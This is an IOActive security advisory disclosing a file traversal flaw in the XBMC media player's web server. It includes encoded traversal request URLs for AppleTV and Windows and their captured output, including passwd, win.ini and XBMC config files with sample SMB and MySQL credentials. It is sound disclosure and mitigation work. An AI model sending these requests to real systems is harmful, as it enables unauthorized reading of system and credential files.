IOActive Security Advisory

Title	XBMC File traversal vulnerability
Severity	High
Discovered by	Lucas Lundgren

Affected Products

XBMC 11 => Nightly build 20121028 Windows version
XBMCbuntu / XBMC 11 for Linux
XBMC 11 11.0 for Respberry Pi
XBMC 11.0 Git:20120702-f3cd288 for Jailbroken AppleTV 2 version (Thanks to Matt "hostess" Andreko for the verification.)

XBMC is an award-winning free and open source (GPL) software media player and entertainment hub for digital media. XBMC is available for Linux, OSX, and Windows. Created in 2003 by a group of like-minded programmers, XBMC is a non-profit project run and developed by volunteers located around the world. More than 50 software developers have contributed to XBMC, and 100-plus translators have worked to expand its reach, making it available in more than 30 languages

Currently XBMC can be used to play almost all popular audio and video formats around. It was designed for network playback, so you can stream your multimedia from anywhere in the house or directly from the internet using practically any protocol available. Use your media as-is: XBMC can play CDs and DVDs directly from the disk or image file, almost all popular archive formats from your hard drive, and even files inside ZIP and RAR archives. It will even scan all of your media and automatically create a personalized library complete with box covers, descriptions, and fanart. There are playlist and slideshow functions, a weather forecast feature and many audio visualizations. Once installed, your computer will become a fully functional multimedia jukebox.

Vulnerability is exploitable and tested on XBMC 11 and latest Nightly build of 20121028, for Linux, Raspberry Pi, and a Jailbroken AppleTV 2. XBMC. Potentially any device running XBMC with the webserver might be vulnerable. XBMC is not installed by default in any of the tested platforms.

The XBMC team was notified of the vulnerability on October 31, 2012, and has approved the release of this advisory.

Impact

Remote File traversal allows an attacker to read any file on the targeted system with the same privileges as XBMC.
Since XBMC stores SMB and other credentials in clear text on the computer running the service, an attacker could easily find valid network credentials to gain further access. This could lead to full system compromise, or compromise other systems XBMC has access to.


Technical Details

The XBMC web server can be enabled by a user for remote control purposes, and the ability to use 3rd party remote control application, also use interactive movie display. The web server allows an attacker to browse any file on the system with the same privileges as XBMC by issuing a specific request. This has not been verified on other XBMC sources such as ATV1 or OSX, OpenElec.

```
Jailbroken AppleTV:

Request :
http://xbmchost:port/..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5Cprivate%5Cetc%5Cpasswd

Output:
#
# 4.3BSD-compatable User Database
#
# Note that this file is not consulted for login.
# It only exisits for compatability with 4.3BSD utilities.
#
# This file is automatically re-written by various system utilities.
# Do not edit this file.  Changes will be lost.
#
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
mobile:*:501:501:Mobile User:/var/mobile:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_ftp:*:98:-2:FTP Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/empty:/usr/bin/false
_wireless:*:25:25:Wireless Services:/var/wireless:/usr/bin/false
_securityd:*:64:64:securityd:/var/empty:/usr/bin/false
_mdnsresponder:*:65:65:mDNSResponder:/var/empty:/usr/bin/false
_sshd:*:75:75:sshd Privilege separation:/var/empty:/usr/bin/false
_unknown:*:99:99:Unknown User:/var/empty:/usr/bin/false

An attacker could also find unencrypted files that XBMC uses.
Location: /private/var/mobile/Library/Preferences/XBMC/userdata/passwords.xml

<passwords>
<path>
<from pathversion="1">smb://192.168.1.2/Movies</from>
<to pathversion="1">smb://someuser:somepass@192.168.1.2/Movies/</to>
</path>
<path>
<from pathversion="1">smb://192.168.1.2/tv</from>
<to pathversion="1">smb://someuser2:somepasspass2@192.168.1.2/tv/</to>
</path>
<path>
<from pathversion="1">smb://192.168.1.2/Music</from>
```

```
<to pathversion="1">smb://someuser3:somepass3@192.168.1.2/Music/</to>
</path>
</passwords>

Location: /private/var/mobile/Library/Preferences/XBMC/userdata/advancedsettings.xml

<advancedsettings>
<videodatabase>
<type>mysql</type>
<host>192.168.1.2</host>
<port>3306</port>
<user>user</user>
<pass>pass</pass>
</videodatabase>
<musicdatabase>
<type>mysql</type>
<host>192.168.1.2</host>
<port>3306</port>
<user>user</user>
<pass>pass</pass>
</musicdatabase>
<pathsubstitution>
<substitute>
<from>special://masterprofile/Thumbnails/</from>
<to>smb://192.168.1.2/Thumbnails/</to>
</substitute>
</pathsubstitution>
</advancedsettings>



Request (Windows):
http://xbmchost:port/...%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5Cwindows%5Cwin.ini

Output:
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
```

```
MAPI=1
[MCI Extensions.BAK]
aif=MPEGVideo
aifc=MPEGVideo
aiff=MPEGVideo
asf=MPEGVideo
asx=MPEGVideo
au=MPEGVideo
m1v=MPEGVideo
m3u=MPEGVideo
mp2=MPEGVideo
mp2v=MPEGVideo
mp3=MPEGVideo
mpa=MPEGVideo
mpe=MPEGVideo
mpeg=MPEGVideo
mpg=MPEGVideo
mpv2=MPEGVideo
snd=MPEGVideo
wax=MPEGVideo
wm=MPEGVideo
wma=MPEGVideo
wmv=MPEGVideo
wmx=MPEGVideo
wpl=MPEGVideo
wvx=MPEGVideo
```



Screenshot

Solution

There is no patch as of 2012-11-01. Users are advised to disable, or password protect their XBMC Web application with a strong password and username.